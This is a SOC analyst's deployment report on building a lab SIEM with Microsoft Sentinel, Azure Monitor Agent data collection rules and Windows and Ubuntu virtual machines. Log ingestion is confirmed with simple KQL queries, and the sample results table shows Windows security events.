

SECURITY OPERATIONS • DEPLOYMENT REPORT

Azure Security & SIEM Deployment

Microsoft Sentinel, Azure Monitor Agent and KQL-driven log validation across a hybrid Windows and Linux estate



Azure Portal



Microsoft Sentinel



East US

Prepared by a SOC Analyst | September 2026



The deployment at a glance

2



Virtual machines

Windows 11 Pro + Ubuntu 24

3



Data connectors

Activity, Security Events, Syslog

2



Data collection rules

One per operating system

1



Log Analytics workspace

LAWmuler — Sentinel enabled

What was built

A single resource group, rgSIEM, hosts the full lab estate in the East US region. A Log Analytics workspace collects every log generated by the virtual machines and other log-producing systems, and Microsoft Sentinel is layered on top of that workspace to deliver security information and event management. Kusto Query Language is then used to interrogate the collected data and turn raw events into meaningful security insight.

Validated in the portal

- ✓ All three connectors report Connected
- ✓ SecurityEvent table populated from WindowsVM
- ✓ Syslog table populated from UbuntuVM
- ✓ Queries return results in both portals

Objectives and scope of the exercise



Stand up the SIEM foundation

Create a dedicated resource group and Log Analytics workspace, then enable Microsoft Sentinel on that workspace to act as the central security analytics plane.



Provision hybrid compute

Deploy a Windows 11 Pro virtual machine and an Ubuntu 24 virtual machine to generate representative operating-system telemetry for a mixed estate.



Onboard telemetry through AMA

Install the Azure Activity, Windows Security Events and Syslog connectors, and configure Data Collection Rules so the Azure Monitor Agent forwards the right events.



Validate ingestion with KQL

Query the workspace with Kusto Query Language to confirm events are landing, and compare the legacy Azure portal experience with the new Defender portal.

Technology stack



Azure Portal

Primary control plane used to create and configure every resource in the lab.



Microsoft Sentinel

Cloud-native SIEM and SOAR layered directly on the Log Analytics workspace.



Log Analytics workspace

LAWmuler — the single store for all ingested machine and platform logs.



Azure Monitor Agent

Modern unified agent that replaces the legacy MMA for log collection.



Data Collection Rules

mywindowsDCR and myubuntuDCRnew define what each agent actually sends.




Kusto Query Language


Query language used to verify ingestion and extract security insight.

Region: East US · Subscription: Azure subscription 1 · Resource group: rgSIEM

Subscription, resource group and resource topology



End-to-end deployment workflow



Design rule applied throughout: the virtual machines and the Log Analytics workspace are deployed in the same Azure region to minimise latency and avoid cross-region data egress.

Resource group: rgSIEM




Figure 1 — rgSIEM resource group blade, Azure portal

Core SIEM resources

- **LAWmuler**
Log Analytics workspace
- **SecurityInsights (lawmuler)**
Microsoft Sentinel solution
- **mywindowsDCR / myubuntuDCRnew**
Data collection rules
- **UbuntuVM · WindowsVM**
Virtual machines

Why one resource group

Grouping the workspace, rules and machines together keeps lifecycle, access control and cost reporting in one place, and lets the whole lab be torn down in a single operation.

Virtual machine estate





Figure 2 — Virtual machines blade, both instances running



Data connectors installed



CONNECTED

Azure Activity

Control-plane audit trail

Captures subscription-level operations — who created, changed or deleted a resource and when.



CONNECTED

Windows Security Events via AMA

WindowsVM

Streams the full Windows security event log into the workspace for dashboards, custom alerts and investigation.



CONNECTED

Syslog via AMA

UbuntuVM

The Linux agent configures the local syslog daemon to forward messages, which the agent then sends to the workspace.



Agent model: AMA with Data Collection Rules

Collection is handled by the Azure Monitor Agent rather than the retired Log Analytics agent. Each machine is associated with a Data Collection Rule — mywindowsDCR for security events, myubuntuDCRnew for syslog — which defines exactly which events are gathered and which workspace receives them. Scoping collection at the rule level keeps noise and ingestion cost under control.

Windows Security Events via AMA




Figure 3 — Connector page: status, table management and data received

**Status: Connected**

Provider Microsoft, last log received four minutes before capture.

**Table: SecurityEvent**

Analytics tier, Sentinel table type — queryable immediately in KQL.

**Data collection rule enabled**

Security event logs are collected only from Windows agents, as defined by mywindowsDCR.

**Content available**

One query and twenty analytics rule templates ship with the connector.

Prerequisite noted on the page: to collect from machines outside Azure, Azure Arc must be installed and enabled.

Syslog via AMA




Figure 4 — Content hub: Syslog solution installed, connector reporting Connected

Connector reported its last log received eleven hours before capture, confirming a steady feed.

How the pipeline works

Syslog is the common event logging protocol on Linux. Applications hand messages to the local syslog daemon; installing the agent reconfigures that daemon to forward messages to the Azure Monitor Agent, which then ships them to the LAWmuler workspace.

INGESTION PATH

- 1. Application
- 2. rsyslog daemon
- 3. Azure Monitor Agent
- 4. LAWmuler workspace

Log verification with KQL — Windows

Advanced hunting Selected workspace: lawmuler

Query Run query

```
1 SecurityEvent
2 | take 10
```

Results Query history

Export Show empty columns 10 items Search 00:02.175 Low

Filters: Add filter

	TimeGenerated	Account	AccountType	Computer	EventSourceName	Channel
☐	> Sep 11, 2026 4:24:...	-\\IT.ADMIN	User	WindowsVM	Microsoft-Windows-Sec...	Security
☐	> Sep 11, 2026 4:25:...	-\\WINDOWSVM	User	WindowsVM	Microsoft-Windows-Sec...	Security
☐	> Sep 11, 2026 4:25:...	-\\WINDOWSVM	User	WindowsVM	Microsoft-Windows-Sec...	Security
☐	> Sep 11, 2026 4:25:...	-\\WINDOWSVM	User	WindowsVM	Microsoft-Windows-Sec...	Security
☐	> Sep 11, 2026 4:25:...	-\\WINDOWSVM	User	WindowsVM	Microsoft-Windows-Sec...	Security
☐	> Sep 11, 2026 4:25:...	-\\WINDOWSVM	User	WindowsVM	Microsoft-Windows-Sec...	Security
☐	> Sep 11, 2026 4:25:...	-\\WINDOWSVM	User	WindowsVM	Microsoft-Windows-Sec...	Security
☐	> Sep 11, 2026 4:25:...	-\\WINDOWSVM	User	WindowsVM	Microsoft-Windows-Sec...	Security
☐	> Sep 11, 2026 4:25:...	-\\WINDOWSVM	User	WindowsVM	Microsoft-Windows-Sec...	Security
☐	> Sep 11, 2026 4:25:...	-\\WINDOWSVM	User	WindowsVM	Microsoft-Windows-Sec...	Security

QUERY RUN

```
SecurityEvent
| take 10
```

What the result confirms

- ✓ Ten rows returned in roughly two seconds
- ✓ Computer column resolves to WindowsVM
- ✓ Event source is Microsoft-Windows-Security-Auditing
- ✓ Channel is Security, account type User
- ✓ Accounts observed include IT.ADMIN and the machine account

Figure 5 — Advanced hunting, SecurityEvent results for the lawmuler workspace

Log verification with KQL — Ubuntu

Syslog | take 10

Run in the Logs blade of the LAWmuler workspace, time range last three days.

